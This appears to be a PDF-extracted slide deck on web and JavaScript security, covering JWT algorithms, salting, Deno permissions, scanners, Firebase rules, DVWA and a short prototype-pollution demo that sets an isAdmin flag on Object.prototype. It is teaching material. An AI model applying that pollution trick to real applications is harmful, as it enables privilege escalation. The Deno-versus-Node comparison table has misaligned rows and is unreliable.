PS256

PS384

Algorithms

A bit more clear?

```
verifying
Decoded JWT: { name: 'Alice', iat: 1623762327, exp: 1623762447, sub: '1' }
```


```
ster/node_modules/jsonwebtoken/verify.js:32
      if (err) throw err;
          ^
JsonWebTokenError: invalid signature
```

Demo

Let's try to understand by doing

RS, HS, ES, PS

- HS = Hash Message Authentication Code (HMAC), symmetric & **deterministic**
- RS = RSA (RSA256 historically been the default for most JWT implementations) - **deterministic** signature, PKC
- PS256 = RSASSA-PSS using SHA-256 - **probabilistic** version of RSA, PKC
- ES256 = ECDSA (Elliptical Curve Digital Signing Algorithms) - a short Elliptical Curve (EC) key of around 256 bits provides the same security as a 3072 bit RSA key, PKC
 - **Deterministic** – same header & payload = same signature
 - **Probabilistic** - same header & payload = different signature



Certificates

<http://travistidwell.com/jsencrypt/demo/>

```
var webAuth = new auth0.WebAuth({  
  domain: 'YOUR_DOMAIN',  
  clientID: 'YOUR_CLIENT_ID'  
});  
  
// Trigger login with google  
webAuth.authorize({  
  connection: 'google-oauth2'  
});
```

```
const auth = getAuth();  
createUserWithEmailAndPassword(auth, email, password)  
  .then((userCredential) => {  
    // Signed in  
    const user = userCredential.user;  
    // ...  
  })  
  .catch((error) => {  
    const errorCode = error.code;  
    const errorMessage = error.message;  
    // ...  
  });
```

```
Auth.signIn(username, password)  
  .then(user => console.log(user))  
  .catch(err => console.log(err));
```

Auth0, AWS Cognito, Firebase

All of them rely on JWT

Passwords

Password	p4s5w3rdz	p4s5w3rdz	p4s5w3rdz	p4s5w3rdz
Salt	-	-	et52ed	ye5sf8
Hash	f4c31aa	f4c31aa	lvn49sa	z32i6t0

Passwords

Hash is the same without salt

Password	p4s5w3rdz	p4s5w3rdz	p4s5w3rdz	p4s5w3rdz
Salt	-	-	et52ed	ye5sf8
Hash	f4c31aa	f4c31aa	lvn49sa	z32i6t0

Passwords

Salt. Hopefully soon future: Passwordless

The result of hashing monkey is:

f19918a62cb77e5d065ca261c5579d73

The result of hashing monkey is:

3c8f7e737e0543752fd31c3bce5f9be405c3

Demo

Salt vs without salt

RS, HS, ES, PS

- HS = Hash Message Authentication Code (HMAC), symmetric & **deterministic**
- RS = RSA (RSA256 historically been the default for most JWT implementations) - **deterministic** signature, PKC
- PS256 = RSASSA-PSS using SHA-256 - **probabilistic** version of RSA, PKC
- ES256 = ECDSA (Elliptical Curve Digital Signing Algorithms) - a short Elliptical Curve (EC) key of around 256 bits provides the same security as a 3072 bit RSA key, PKC
 - **Deterministic** – same header & payload gives same signature, “kind of” password without salt
 - **Probabilistic** - same header & payload gives different signature, “kind of” password with salt

Mini Break

Node.js

```
// Printing current directory
console.log("Current working directory: ",
            process.cwd());
```

Output:

```
Current working directory: C:\nodejs\g\process
```

Node.js

Criticism: easy access to file system and network

```
console.log(` Deno.cwd() `)
```

TERMINAL

...

1: zsh

▼

+

□

✖

^

×

```
error: Uncaught PermissionDenied: read access to "/mnt/c/Users/jeffd23/apps/deno-land", run again with the --allow-read flag
```

Deno

No filesystem, network, environmental by default

TS main.ts main.ts

```
console.log(`Deno.cwd()`)
```

TERMINAL ... 1: zsh + ⌂ ⌂ ⌂ ⌂ ⌂ ⌂

```
→ deno-land deno run --allow-read main
```



PREVENT SECURITY HOLES

Deno

Explicit access permissions

TS main.ts main.ts

```
console.log(` Deno.cwd() `)
```

TERMINAL ... 1: zsh + □ ✎ ^ X

```
→ deno-land deno run --allow-read main.ts
/mnt/c/Users/jeffd23/apps/deno-land
→ deno-land
```

Deno

Now, it works

DENO VS NODE.JS



	NODE.JS	DENO
ENGINE	V8	RUST & TOKIO
WRITTEN IN	C++ & LIBUV	USES URLs
PACKAGE MANAGING	NPM & YARN	ES MODULES
IMPORTING PACKAGES	COMMONJS SYNTAX	PERMISSIONED ACCESS
SECURITY	FULL ACCESS	BUILT IN
TYPESCRIPT SUPPORT	NOT BUILT IN	SUPPORTED
BROWSER SUPPORT	AMBIGUOUS; VAGUE	PROMISES
ASYNC PROGRAMMING	CALLBACKS	DIES IMMEDIATELY
UNHANDLED PROMISES	UNCAUGHT EXCEPTIONS	BUILT-IN
ECMASCRIPT SUPPORT	NOT BUILT-IN	BUILT-IN
TYPESCRIPT SUPPORT	NOT BUILT-IN	BUILT-IN
CODE FORMATTING	NOT BUILT-IN	BUILT-IN
TOP-LEVEL AWAIT	NOT BUILT-IN	BUILT-IN
COMMUNITY	HUGE	NEW

Node.js vs Deno

Show access...



Deno
@deno_land

...

"node".split("").sort().join("")


12:54 AM · May 19, 2020 · Twitter Web App

1,501 Retweets **158** Quote Tweets **8,930** Likes

Deno

Created by the same person as Node.js: Ryan Dahl

Source Code Analysis



SAST (ESLint, SonarQube) vs DAST (Fortify WebInspect)

There's also IAST and RASP...

/js-analysis/sub-script.js

9:1	error	Unsafe call to document.write for argument 0	no-unsanitized/method
76:5	warning	Assignment to href can be unsafe	scanjs-rules/assign_to_href
170:9	error	Unsafe assignment to innerHTML	no-unsanitized/property
174:3	error	Unsafe assignment to innerHTML	no-unsanitized/property
185:4	warning	Assignment to location can be unsafe	scanjs-rules/assign_to_location
187:4	warning	Assignment to location can be unsafe	scanjs-rules/assign_to_location
203:20	warning	The function setTimeout can be unsafe	scanjs-rules/call_setTimeout

* 7 problems (3 errors, 4 warnings)

ESLint (SAST)

Not only style guides

"compilerOptions"

Project Options	allowJs, checkJs, composite, declaration, declarationMap, downlevelIteration, importHelpers, incremental, isolatedModules, jsx, lib, module, noEmit, outDir, outFile, plugins, removeComments, rootDir, <u>sourceMap</u> , target and tsBuildInfoFile
Strict Checks	alwaysStrict, noImplicitAny, noImplicitThis, strict, strictBindCallApply, strictFunctionTypes, strictNullChecks and strictPropertyInitialization
Module Resolution	allowSyntheticDefaultImports, allowUmdGlobalAccess, baseUrl, esModuleInterop, moduleResolution, paths, preserveSymlinks, rootDirs, typeRoots and types
Source Maps	inlineSourceMap, inlineSources, mapRoot and sourceRoot
Linter Checks	noFallthroughCasesInSwitch, noImplicitOverride, noImplicitReturns, noPropertyAccessFromIndexSignature, noUncheckedIndexedAccess, noUnusedLocals and noUnusedParameters
Experimental	emitDecoratorMetadata and experimentalDecorators
Advanced	allowUnreachableCode, allowUnusedLabels, assumeChangesOnlyAffectDirectDependencies, charset, declarationDir, diagnostics, disableReferencedProjectLoad, disableSizeLimit, disableSolutionSearching, disableSourceOfProjectReferenceRedirect, emitBOM, emitDeclarationOnly, explainFiles, extendedDiagnostics, forceConsistentCasingInFileNames, generateCpuProfile, importsNotUsedAsValues, jsxFactory, jsxFragmentFactory, jsxImportSource, keyofStringsOnly, listEmittedFiles, listFiles, maxNodeModuleJsDepth, newLine, noEmitHelpers, noEmitOnError, noErrorTruncation, noImplicitUseStrict, noLib, noResolve, noStrictGenericChecks, out, preserveConstEnums, reactNamespace, resolveJsonModule, skipDefaultLibCheck, skipLibCheck, stripInternal, suppressExcessPropertyErrors, suppressImplicitAnyIndexErrors, traceResolution and useDefineForClassFields

```
D:\Dev\MigratingToTypeScript>eslint --ext .ts .
```

```
D:\Dev\MigratingToTypeScript\Logic.ts
```

```
 13:10  error  'addTestCase' is defined but never used      no-unused-vars
103:10  error  'passTestCase' is defined but never used     no-unused-vars
111:10  error  'failTestCase' is defined but never used     no-unused-vars
119:10  error  'deleteTestCase' is defined but never used   no-unused-vars
```

```
✖ 4 problems (4 errors, 0 warnings)
```

ESLint (SAST)

Strict TypeScript rules. Do you remember?

Rating	Category	Test Type	
Critical	Access Control: Unprotected File	Dynamic	2
Critical	Cross-Site Scripting: Reflected	Dynamic	66
Critical	Poor Error Handling: Unhandled Exception	Dynamic	4
Critical	SQL Injection	Dynamic	3
High	Access Control: Administrative Interface	Dynamic	1
High	Access Control: Missing Authentication	Dynamic	1
High	Access Control: Unprotected File	Dynamic	15
High	Cross-Frame Scripting	Dynamic	1
High	Cross-Site Scripting: Reflected	Dynamic	46
High	Password Management: Insecure Submission	Dynamic	7
High	Transport Layer Protection: Insecure Transmission	Dynamic	5
High	Transport Layer Protection: Unencrypted Login Form	Dynamic	6
Medium	Access Control: Unprotected File	Dynamic	7
Medium	Cross-Site Request Forgery	Dynamic	1
Medium	Privacy Violation: Autocomplete	Dynamic	6
Medium	Transport Layer Protection: Insecure Transmission	Dynamic	3
Low	Access Control: Information Disclosure	Dynamic	1
Low	Access Control: Unprotected Directory	Dynamic	19
Low	Access Control: Unprotected File	Dynamic	12
Low	Poor Error Handling: Server Error Message	Dynamic	9
Low	Poor Error Handling: Unhandled Exception	Dynamic	13
Low	Server Misconfiguration: Response Headers	Dynamic	3
Low	System Information Leak: Cookie Retrieval	Dynamic	16
Low	System Information Leak: Internal IP	Dynamic	3

Fortify on Demand (DAST)

Access Controls, XSS, CSRF, Password Management, ...

Basics of Serverless Security

```
1  service cloud.firestore {
2    match /databases/{database}/documents {
3      function isAuthenticated() {
4        return request.auth.uid !=null;
5      }
6
7      function isAdmin() {
8        return isAuthenticated() &&
9          get( /databases/${database}/documents/users/${request.auth.uid}).
10         data.isAdmin == true;
11
12     function isKnownUser() {
13       return isAuthenticated() &&
14         exists( /databases/${database}/documents/users/${request.auth.uid} );
15     }
16
17     match /users/{userId} {
18       | allow read, write: if false;
19     }
}
```

Firebase Security Rules

Cloud Firestore case

Edit rules Monitor rules

Rules Playground

Simulation type: update

Location: /databases/(default)/documents
courses/test

Data: Build document

```
{"__name__": "/databases/(default)/documents/courses/test", "id": "test", "data": {"seqNo": 5, "url": "https://google.com"}}
```

Simulated write allowed

Dismiss

```
1 service cloud.firestore {  
2     match /databases/{database}/documents {  
3         function isAuthenticated() {  
4             return request.auth.uid !=null;  
5         }  
6  
7         function isNonEmptyString(fieldName) {  
8             return request.resource.data[fieldName] is string &&  
9                 request.resource.data[fieldName].size()> 0;  
10        }  
11  
12        function isValidCourse() {  
13            return request.resource.data.seqNo is number  
14                && request.resource.data.lessonsCount is number  
15                && request.resource.data.lessonsCount > 0  
16                && isNonEmptyString("url");  
17        }  
18    }  
19}
```

Detailed information

request

... !=null

... [...]

fieldName

... is string

... && ...

... .size()

Demo

Let's check out Serverless simulator

```
1 rules_version = '2';
2 service firebase.storage {
3     match /b/{bucket}/o {
4         match /{allPaths=**} {
5             allow read; // Required in order to send this as attachment.
6             // Allow write files Firebase Storage, only if:
7             // 1) File is no more than 20MB
8             // 2) Content type is in one of the following formats: .doc, .docx, .
9             //      jpg, .jpeg, .pdf, .png, .xls, .xlsx.
10            allow write: if request.resource.size <= 20 * 1024 * 1024
11                && (request.resource.contentType.matches('application/msword')
12                || request.resource.contentType.matches('application/vnd.
13                    openxmlformats-officedocument.wordprocessingml.document')
14                || request.resource.contentType.matches('image/jpg')
15                || request.resource.contentType.matches('image/jpeg')
16                || request.resource.contentType.matches('application/pdf')
17                || request.resource.contentType.matches('image/png')
18                || request.resource.contentType.matches('application/vnd.ms-excel')
19                || request.resource.contentType.matches('application/vnd.
20                    openxmlformats-officedocument.spreadsheetml.sheet'))}
```

File Upload

How to limit no. uploaded files in Serverless?



Anyone experienced with Serverless Security?

Looking for opinions regarding different platforms

SPA Frameworks and Security

Security	Angular	React	Svelte	Vue.js (2)
Strict compiler	ON / OFF	ON	OFF	ON
Forgotten strict	CLI reminder	-	-	-
TS linter	2 out of 7	1 out of 7	OFF	OFF
Known vuln. "HW"	2	81	0	110
Security in docs	Yes	No	No	Yes
XSS protection docs	"Angular treats all values as untrusted by default"	-	-	"concern of backend"
CSRF protection docs	HttpClient	-	-	"concern of backend"

Which has been built with security in mind?

Security Headers

Security Report Summary



Site: <https://helmetjs.github.io>

IP Address: 26.114.170.20

Report Time: 25 Feb 2021 14:30:25 UTC

Headers:

- Strict-Transport-Security
- X-Content-Type-Options
- Referrer-Policy
- X-Frame-Options
- Permissions-Policy
- Content-Security-Policy

Helmet

<https://helmetjs.github.io>

Kali Linux




Kali Linux

Disneyland of tools...

Web Scanners for Developers

No CybSec knowledge required



Checkbot: SEO, Web Speed & Security Tester/Retire.js

CryptCheck/Qualys SSL Labs

ImmuniWeb/Pentest-Tools/SiteCheck

Mozilla Observatory/Security Headers

Quick demo...

Example site report, with additional options

```
> observatory ssllabs.com --format=report --zero
```

HTTP Observatory Report: ssllabs.com

Score Rule	Description
-5 redirection	Initial redirection from http to https is to a different host, preventing HSTS.
0 x-xss-protection	X-XSS-Protection header set to "1; mode=block".
0 cookies	All cookies use the Secure flag and all session cookies use the HttpOnly flag.
0 cross-origin-resource-sharing	Content is not visible via cross-origin resource sharing (CORS) files or headers.
0 public-key-pinning	HTTP Public Key Pinning (HPKP) header not implemented.
0 contribute	Contribute.json isn't required on websites that don't belong to Mozilla.
0 strict-transport-security	HTTP Strict Transport Security (HSTS) header set to a minimum of six months (15768000).
0 subresource-integrity	Subresource Integrity (SRI) is not needed since site contains no script tags.
0 x-content-type-options	X-Content-Type-Options header set to "nosniff".
0 x-frame-options	X-Frame-Options (XFO) header set to SAMEORIGIN or DENY.
5 content-security-policy	Content Security Policy (CSP) implemented without 'unsafe-inline' or 'unsafe-eval'.

Score: 100

Grade: A+

Full Report Url: <https://observatory.mozilla.org/analyze.html?host=ssllabs.com>

Mozilla Observatory CI

Pass/block pipeline based on Security Headers score

Damn Vulnerable Web Application (DVWA)



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

- [Home](#)
- [Instructions](#)
- [Setup](#)
- [Brute Force](#)
- [Command Execution](#)
- [CSRF](#)
- [File Inclusion](#)
- [SQL Injection](#)
- [SQL Injection \(Blind\)](#)
- [Upload](#)
- [XSS reflected](#)
- [XSS stored](#)
- [DVWA Security](#)
- [PHP Info](#)
- [About](#)
- [Logout](#)

PHP/MySQL-based

Java? Check out WebGoat


Prototype Pollution

```
> Object.prototype.isAdmin = true  
< true  
-----  
> let user = {}  
< undefined  
-----  
> user.isAdmin  
< true
```

Overwriting properties of Object.prototype

